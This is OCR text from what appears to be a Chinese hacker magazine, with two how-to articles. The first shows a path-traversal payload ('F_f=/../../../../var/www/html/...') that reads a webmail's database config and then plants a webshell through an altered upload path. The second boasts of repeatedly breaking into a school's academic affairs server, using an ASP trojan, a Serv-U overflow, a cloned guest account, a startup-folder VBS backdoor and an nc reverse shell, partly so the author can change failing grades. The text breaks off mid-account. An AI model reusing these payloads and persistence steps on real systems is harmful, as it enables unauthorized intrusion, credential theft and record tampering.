


图2

我的思路就是观察一下这个bin.php的地址，看看能不能得到一些有用的信息，右键点击bin.php，选择“在新窗口中打开”，系统会自动下载文件，我们也可以很清楚的看到这个文件的地址，如图3。




图3

等一下！你仔细观察这个URL有没有发现“F_f=/bin.php”，这个参数的赋值有些面熟啊？既然他可以读取bin.php，那可不可以读取其他文件呢？但是我们不知道绝对路径，怎么办呢？哈哈！看我的吧！据我的猜测如果文件不存在的话，系统肯定会报错的。测试一下看看！直接在地址栏中把最后的那个参数换成“F_f=/bin.bin”，其实就是一个不存在的文件。直接回车，你发现了什么？是不是暴出了绝对路径？如图4。




图4

看来我们的运气不错啊！web目录和文件存放的目录我们都得到了。那我们读一下index.php试试。继续修改对F_f这个参数的赋值，改成“F_f=/../../../../../../var/www/html/anywebmail/index.php”，回车后，你就会发现我们所有的猜测完全是正确的。怎么样，读出来了吧！虽然得到的源码是加密的不过我们还是成功了！如图5。




图5

我猜想数据库的链接文件总不能加密吧！不然用户怎么修改Mail的配置啊！经过我的一番“瞎蒙”终于让我找到这个文件。把参数F_f的赋值修改为“F_f=/../../../../../../var/www/html/anywebmail/config/dbconfig.php”敲一下回车看看结果吧！提示下载！我们用记事本打开，果然没有加密，如图6。




图6

其实还可以读取一些系统文件的，只是测试我就不演示了，下面看看我是如何得到webshell的！

二、修改路径得webshell

为了得到这个webshell我可是下了不少的功夫！大家仔细看一下图1，看见“创建目录”了吗？我们可以创建一个目录，然后通过下面的“转移到”，就可以将这个文件转移到刚才创建的目录里面。我的想法是利用这个转移文件的功能将bin.php转移到web所在的目录里，经过N次的试验但是没有成功，我本以为web目录没有写的权限，但是经过我的证明web目录是可写的。我们在“创建目录”里面添上“/../../../../../../var/www/html/anywebmail/bin”，然后点击“创建目录”，去看看创建成功没有。我们成功了，目录是可写的，如图7。




图7

真的有些郁闷了，又抽起了我的最爱（中南海）。不吸烟的人永远不会知道香烟的魅力（X的小编在讨论后一致决定，绝不会为了魅力而去选择慢性自杀的，不是都说，吸烟等于慢性自杀吗）！最经典的东西被我发现了。既然转移文件不成功，那么我们为什么不在上传文件的时候就改变文件的上传路径呢？先把web文件保存到本地，然后修改option中value的值为“/../../../../../../var/www/html/anywebmail”，再把action的地址补全，大家注意每次登入Mail的F_sid的值是不同的，请根据实际情况修改。看一下我修改后的效果，如图8。




图8

点击“上传文件”，去看看成功了没有，如图9。




图9

哈哈！真不容易啊！看来“黑客不能缺乏想象力”是真理啊！好了就写到这儿了，webshell我们已经成功的得到了！

（文章中涉及到的程序phpspy、bin.htm已经收录于光盘中）

菜鸟之杀入学校教务处

欢乐

已经记不清是第几次进入学校教务处了，反正每次都有不同的理由。好笑的是每次管理员只是发现入侵者，简单的做一下防护，而没有注意到其它安全方面的问题，治标不治本，是解决不了问题的。所以就有了我 X 次入侵的过程。最重要的是觉得如果是黑客／安全技术爱好者的话，学校的网站是一定要拿下的（小编不解，为什么呀？另外，要是学校没有网站呢），我已经拿下了学校的主网站和教务处网站，而这两个网站都是我们学校中重中之重的网站，而且学校教务处网站有我们全校学生的成绩数据库，平时我们查成绩的时候就要用到这个网站（小编恍然大悟，原来入侵学校的网站还有这好处呀，不会是想偷偷的改自己挂红灯的成绩吧）。

在我印象中比较深刻的有三次进入到教务处网站。第一次是刚到学校读书的时候，老师总是叫我们到教务处找考试的消息，我就注意到教务处网站的重要性了。当时还是 sql 注入和上传最流行的时候，当然我们学校网站也不例外。教务处网站使用的是 Windows2000 server 系统，浏览了一下教务处网站感觉做得还不错的，扫描了一下开放的端口，又检测了一下 sql 注入，竟然没有找到任何的漏洞（当时还是静态网站）。我真的有些不相信，也怀疑是不是学校有高人存在。拿出啊 D 注入工具开始寻找上传网页，当出现有http://xxx.xxx.xxx.xxx/bbs/upfile1.asp的时候，我心里一阵狂喜。打开后才知道是 dvbbs6.0 论坛的上传网页。原来管理员把上传页面改了。呵呵，对不起了，找出桂林老兵的上传利用程序上传 asp 木马，顺利拿到了 webshell。我又扫描了一下 21 端口，发现网站使用的还是 serv-u4.0 版本，最后上传 su.exe 溢出拿到了网站的管理员权限。网站又开了 3389 也省去了我开终端了，我又克隆了 guest 帐号，读出管理员的密码，清理脚印走人。第一次太顺利的入侵，甚至根本就没有让我感觉到挑战的喜悦。

过了很长一段时间，我使用克隆的帐号进入主机的时候，发现已经无法进入了，我换用管理员帐号也进不去，看来，第一次的入侵总算是被管理员发现了，当时正值学校巧立名目，要我们交这交那的钱，心里很不爽，因此，我决定第二次入侵教务处。这次学校的网站也改为动态网站了，使用的是 asp 程序。我想管理员发现入侵者不一定在 web 程序上下功夫。打开留下的 asp 木马果然还在。当我再次拿出 su.exe 程序溢出时，发现怎么也登录不上主机，扫描了一下端口，发现管理员竟然把 serv-u 卸载了。使用 su 溢出取得权限的方法已经行不通了。我开始在主机上找其他可以利用的漏洞。　可恶的是管理员没有留下可以直接取得权限的东西。留下的 asp 木马可以浏览任意盘，看来也只有走这条路了。思路是写个死循环，放个 vbs 到启动项目去。当主机启动时也就启动了我留下的后门。我把 vbs 放在 c:\Documents and Settings\Administrator\「开始」菜单\程序\启动\shell.vbs 下。利用瑞士军刀 nc 反向连接返回一个 cmdshell，运行死循环的批处理。此时的 cmdshell 是 guest 权限，而 guest 权限下的确是有能力让主机重启的。这时就只有等待了。

当黑客也是要有耐心的。呵呵，果然过了几天，网站打不开了，我想管理员应该去重新启动主机了吧，后来也理所当然的再次拿到了主机的绝对权限，也再次克隆了 guest 帐号和管理员的密码。

以上的两次过程其实都是很顺利的，使用的方法也都是以前的 X 上讲过的，因此本文就不作为重点详细描述了。主要来看看我的第三次入侵！

快要毕业了，学生一切的行动都要按照教务处的去做。我有网站的绝对权限我怕谁（后来学校把成绩这一块儿也放到了教务处）。我想怎么改成绩就怎么改。某一天，当我再次得意的使用 guest 帐号和管理员密码进入主机的时候，它却对我说"NO"。哦，我快要疯掉了，就要毕业了，在这么紧要的关头我再次与教务处网站说"BYEBYE"，我的那些"红灯"成绩该怎么向家里交待呀！

教务处网站有了很大的变化，我们的 asp 木马终于被管理员发现了，webshell 也没有了，dvbbs 论坛也被删掉了。看来再走上传获得 webshell 这条路是行不通了。网站不是使用的 asp 程序吗，来看看有没有注入漏洞。拿出 nbsi2 开始检测，原来是 DB_OWNER 权限（图 1）。现在教务处网站使用的是 asp + mssql 黄金组合。来试试利用 sqlhello.exe 远程溢出程序，怎么也得不到主机的 cmdshell，看来溢出这条路也行不通。




图 1

重新整理一下思路，我决定利用备份差异得到 webshell。首先要知道网站的数据库是不是放在同一个站点上的，使用 nbsi 的列目录功能，幸运的是数据库和 web 是同一个主机上的（图 2）。

